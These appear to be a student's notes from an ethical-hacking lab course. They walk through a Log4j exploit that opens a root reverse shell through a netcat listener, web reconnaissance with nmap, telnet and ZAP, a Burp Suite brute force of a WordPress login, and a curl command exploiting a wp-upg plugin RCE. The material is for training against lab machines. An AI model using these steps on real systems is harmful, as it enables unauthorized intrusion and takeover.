
29. In the poc.py file scroll down and in line **62**, replace **jdk1.8.0_20/bin/javac** with **/usr/bin/jdk1.8.0_202/bin/javac**.



30. Scroll down to line **87** and replace **jdk1.8.0_20/bin/java** with **/usr/bin/jdk1.8.0_202/bin/java**.




31. Scroll down to line **99** and replace **jdk1.8.0_20/bin/java** with **/usr/bin/jdk1.8.0_202/bin/java**.




32. After making all the changes **save** the changes and close the **poc.py** editor window.


33. Now, open a new terminal window and type **nc -lvp 9001** and press **Enter**, to initiate a netcat listener as shown in screenshot.




34. Switch to previous terminal window and type **python3 poc.py --userip 10.10.1.13 --webport 8000 --lport 9001** and press **Enter**, to start the exploitation and create payload.




35. Now, copy the payload generated in the **send me**: section.




36. Switch to **Firefox** browser window, in **Username** field paste the payload that was copied in previous step and in **Password** field type **password** and press **Login** button as shown in the screenshot.
In the **Password** field you can enter any password.




37. Now switch to the netcat listener, you can see that a reverse shell is opened.



38. In the listener window type **pwd** and press **Enter**, to view the present working directory.



39. Now, type **whoami** and press **Enter**.



40. We can see that we have shell access to the target web application as a root user.
41. The Log4j vulnerability takes the payload as input and processes it, as a result we will obtain a reverse shell.
42. This concludes the demonstration of how to gain backdoor access exploiting Log4j vulnerability.
43. Close all open windows and document all acquired information.

From <https://labclient.labondemand.com/Instructions/edab9cd1-fc4f-43d1-8e13-3b5717e9f9f5>

Module 14: Hacking Web Applications

Tuesday, January 6, 2026 1:00 AM

Lab 1: Footprint the Web Infrastructure

Tuesday, January 6, 2026 1:28 AM

Task 1: Perform Web Application Reconnaissance using Nmap and Telnet

In this task, we will perform web application reconnaissance to gather information about server IP address, DNS names, location and type of server, open ports and services, make, model, version of the web server software, and server-side technology.

- Perform a Whois lookup to gather information about the IP address of the web server and the complete information about the domain such as its registration details, name servers, IP address, and location.

- Use tools such as Netcraft (https://www.netcraft.com), SmartWhois (https://www.tamos.com), WHOIS Lookup (https://whois.domaintools.com), and Batch IP Converter (http://www.sabsoft.com) to perform the Whois lookup.

- Perform DNS Interrogation to gather information about the DNS servers, DNS records, and types of servers used by the target organization. DNS zone data include DNS domain names, computer names, IP addresses, domain mail servers, service records, etc.

- Use tools such as, DNSRecon (https://github.com), and Domain Dossier (https://centralops.net) to perform DNS interrogation.

run **nmap -T4 -A -v [Target Web Application]**
-T4: specifies setting time template (0-5), -A: specifies aggressive scan, and -v: enables the verbose output

- Bu komutla web sitesi hakkında bilgiler ediniyorum. Nmap ipsini resolve ediyor zaten. Hangi servisler vs olduğunu görüyoruz.

run command **telnet www.moviescope.com 80**
The Trying 10.10.1.19… message appears; type **GET / HTTP/1.0** and press Enter two times.

Yukarıdaki komut ile bir önceki labda gördüğümüz banner grabbing yapıyoruz. Genel olarak footprinting.


Task 2: Perform Web Spidering using OWASP ZAP - parrot

OWASP Zed Attack Proxy (ZAP) is an integrated penetration testing tool for finding vulnerabilities in web applications. It offers automated scanners as well as a set of tools that allow you to find security vulnerabilities manually. ZAP provides functionality for a range of skill levels-from developers to testers new to security testing, to security testing specialists.

- Now, run **cd** command to jump to the root directory.
- In the Terminal window, type **zaproxy** and press Enter to launch OWASP ZAP.

- The Automated Scan wizard appears; enter the target website under the URL to attack field (here, www.moviescope.com). Leave the other settings to default and click the Attack button.

- OWASP ZAP starts scanning the target website. You can observe various URLs under the Spider tab.



Task 3: Perform Web Application Vulnerability Scanning using SmartScanner - windows

- SmartScanner leverages machine learning (ML) and artificial intelligence (AI) techniques to adapt its methodologies to the behavior of the target. This integration allows SmartScanner to minimize false positives. It uses AI for identifying vulnerable pages, detecting 404 custom pages, identifying input vectors, fingerprinting the target and calculating the security risk.

- Click Search icon (search14icon.jpg) on the Desktop. Search smartscanner in the search field, the SmartScanner appears in the results, click Open to launch it.

- SmartScanner window appears. In the enter site address to scan field, enter www.moviescope.com and click scan button.

Daha sonra arayüzden incelemesini yapıyorsun.

Lab 2: Perform Web Application Attacks

Tuesday, January 6, 2026 1:07 PM

Task 1: Perform a Brute-force Attack using Burp Suite

- Burp Suite is an integrated platform for performing security testing of web applications. It has various tools that work together to support the entire testing process from the initial mapping and analysis of an application's attack surface to finding and exploiting security vulnerabilities. Burp Suite contains key components such as an intercepting proxy, application-aware spider, advanced web application scanner, intruder tool, repeater tool, and sequencer tool.
- Click Parrot Security to switch to the Parrot Security machine.
- Launch the Mozilla Firefox web browser and go to http://10.10.1.22:8080/CEH/wp-login.php?.
- Now, we shall set up a Burp Suite proxy by first configuring the proxy settings of the browser.
- The Connection Settings window appears; select the Manual proxy configuration radio button and specify the HTTP Proxy as 127.0.0.1 and the Port as 8080. Tick the Also use this proxy for HTTPS checkbox and click OK. Close the Settings tab and minimize the browser window.
- Now, minimize the browser window, click the Applications menu form the top left corner of Desktop, and navigate to Pentesting --> Web Application Analysis --> Web Application Proxies --> Burpsuite CE to launch the Burpsuite CE application.
- The Burp Suite Community Edition pop-up appears, click OK.
- In the Terms and Conditions wizard, click the I Accept button.
- If Delete old temporary files? pop-up appears, click Delete.
- The Burp Suite main window appears; ensure that the Temporary project radio button is selected and click the Next button, as shown in the screenshot.
- If an update window appears, click Close.
- In the next window, select the Use Burp defaults radio-button and click the Start Burp button.
- If Burp Suite is out of date pop-up appears check Don't show again for this version checkbox and click OK.
- The Burp Suite main window appears; click the Proxy tab from the available options in the top section of the window.
- In the Proxy settings, by default, the Intercept tab opens-up. Observe that by default, the interception is active as the button says Intercept is on. Leave it running.
- Turn the interception on if it is off.
- Switch back to the browser window. On the login page of the target WordPress website, type random credentials, here admin and password. Click the Log In button.

- You can enter the credentials of your choice here.
- Switch back to the Burp Suite window; observe that the HTTP request was intercepted by the application.
- Now, right-click anywhere on the HTTP request window, and from the context menu, click Send to Intruder.
- Observe that Burp Suite intercepted the entered login credentials.
- If you do not get the request as shown in the screenshot, then press the Forward button.
- Now, click on the Intruder tab from the toolbar and observe that under the Intruder tab, the Positions tab appears by default.
- In the Positions tab under the Intruder tab observe that Burp Suite sets the target positions by default, as shown in the HTTP request. Click the Clear § button from the right-pane to clear the default payload values.
- Once you clear the default payload values, select Cluster bomb from the Attack type drop-down list.
- Cluster bomb uses multiple payload sets. There is a different payload set for each defined position (up to a maximum of 20). The attack iterates through each payload set in turn so that all permutations of payload combinations are tested. For example, if there are two payload positions, the attack will place the first payload from payload set 2 into position 2 and iterate through all payloads in payload set 1 in position 1; it will then place the second payload from payload set 2 into position 2 and iterate through all the payloads in payload set 1 in position 1.
- Now, we will set the username and password as the payload values. To do so, select the username value entered in Step#14 and click Add § from the right-pane. Similarly, select the password value entered in Step#14 and click Add § from the right-pane.
- Here, the username and password are admin and password.
- Once the username and password payloads are added. The symbol '§' will be added at the start and end of the selected payload values. Here, as the screenshot shows, the values are admin and password.
- Navigate to the Payloads tab under the Intruder tab and ensure that under the Payload Sets section, the Payload set is selected as 1, and the Payload type is selected as Simple list.
- Under the Payload settings [Simple list] section, click the Load… button.
- A file selection window appears; navigate to the location /home/attacker/Desktop/CEHv13 Module 14 Hacking Web Applications/Wordlist, select the username.txt file, and click the Open button.
- Observe that the selected username.txt file content appears under the Payload settings [Simple list] section, as shown in the screenshot.
- Similarly, load a password file for the payload set 2. To do so, under the Payload Sets section, select the Payload set as 2 from the drop-down options and ensure that the Payload type is selected as Simple list.
- Under the Payload settings [Simple list] section, click the Load… button.

- A file selection window appears; navigate to the location /home/attacker/Desktop/CEHv13 Module 14 Hacking Web Applications/Wordlist, select the password.txt file, and click the Open button.
- Observe that selected password.txt file content appears under the Payload settings [Simple list] section, as shown in the screenshot.
- Once the wordlist files are selected as payload values, click the Start attack button to launch the attack.
- A Burp Intruder notification appears. Click OK to proceed.
- The Intruder attack of 10.10.1.22 window appears as the brute-attack initializes. It displays various username-password combinations along with the Length of the response and the Status.
- Wait for the progress bar at the bottom of the window to complete.
- After the progress bar completes, scroll down and observe the different values of Status and Length. Here, Status=302 and Length= 1155.
- Different values of Status and Length indicate that the combination of the respective credentials is successful.
- The values might differ when you perform this task.
- In the Raw tab under the Request tab, the HTTP request with a set of the correct credentials is displayed. (here, username=admin and password=qwerty@123), as shown in the screenshot. Note down these user credentials.
- Now, that you have obtained the correct user credentials, close the Intruder attack of 10.10.1.22 window.
- If a Warning pop-up appears, click Discard.
- Navigate back to the Proxy tab and click the Intercept is on button to turn off the interception. The Intercept is on button toggles to Intercept is off, indicating that the interception is off.
- Switch to the browser window and perform Step#4-5. Remove the browser proxy set up in Step#6, by selecting the No proxy radio-button in the Connection Settings window and click OK. Close the tab.
- Reload the target website http://10.10.1.22:8080/CEH/wp-login.php?, enter the Username and Password obtained in Step#35 and click Log In.
- Here, the username and password are admin and qwerty@123.
- If a pop-up appears, click Resend.
- You are successfully logged in using the brute-forced credentials. The Welcome to WordPress! Page appears, as shown in the screenshot.

Task 2: Perform Remote Code Execution (RCE) Attack

- Remote Code Execution (RCE) Attack vulnerability is a critical security flaw that allows an attacker to execute arbitrary code on a target system remotely, without needing physical access to the system. This type of vulnerability is particularly dangerous because it enables attackers to take control of the target system, potentially gaining unauthorized access, stealing data, or causing damage to the system or network.

- Attackers exploit these vulnerabilities by injecting malicious code into the target system through various means such as input fields, file uploads, or network protocols. Once the malicious code is executed, the attacker can gain control over the system and perform actions as if they were an authenticated user or system administrator.

Click Windows Server 2022 to switch to the Windows Server 2022 machine and login with CEH \Administrator / Pa$$w0rd.

Click Type here to search field on the Desktop, search for wampserver64 in the search bar and select Wampserver64 from the results.

Now, in the right corner of Desktop, click the Show hidden icons icon, observe that the WampServer icon appears.

Wait for this icon to turn green, which indicates that the WampServer is successfully running.

Now, open any web browser, and go to http://10.10.1.22:8080/CEH/wp-login.php? (here, we are using Mozilla Firefox).

Here, we are opening the above-mentioned website as the victim.

A WordPress webpage appears. Type Username or Email Address and Password as admin and qwerty@123. Click the Log In button.

Assume that you have installed and configured User Post Gallery plugin

Hover your mouse cursor on Plugins in the left pane and click Installed Plugins, as shown in the screenshot.

In the Plugins page, observe that User Post Gallery is installed. Click Activate under the User Post Gallery plugin to activate the plugin.

Click Parrot Security to switch to the Parrot Security machine.

Open Mozilla Firefox web browser and go to https://wpscan.com/ and login to the wpscan account that you have created in previous task.

You get signed in successfully in the website. Now, click the Get Started button and click Start for free button under Researcher section.

The Edit Profile page appears; in the API Token section and observe the API Token. Note down or copy this API Token; we will use this token in the later steps.

Close the Firefox browser window.

In the Parrot Security machine, open a Terminal window and execute sudo su to run the programs as a

root user (When prompted, enter the password toor).

Now, run cd command to jump to the root directory.

In the Terminal window, run wpscan --url http://10.10.1.22:8080/CEH --api-token [API Token from Step# 13] command.

The result appears, displaying detailed information regarding the target website.

Scroll down to the Plugin(s) Identified section, and observe the installed vulnerable plugins (wp-upg) on the target website.

In the Plugin(s) Identified section, within the context of the wp-upg plugin, an Unauthenticated Remote Code Execution (RCE) vulnerability has been detected as shown in the screenshot.

The number of vulnerable plugins might differ when you perform this lab.

In this task, we will exploit the RCE vulnerability present in the wp-upg plugin.

Ordaki linke tıklıyon zaten nasıl kullanılacağını gösteriyor.
https://wpscan.com/vulnerability/8f982ebd-6fc5-452d-8280-42e027d01b1e/

To perform RCE attack, run curl -i 'http://10.10.1.22:8080/CEH/wp-admin/admin-ajax.php?action=upg_datatable&field=field:exec:whoami:NULL:NULL' command.

This curl command exploits a WordPress plugin vulnerability by sending a malicious request to the admin-ajax.php file, allowing an attacker to execute arbitrary system commands via the exec function, potentially leading to remote code execution.

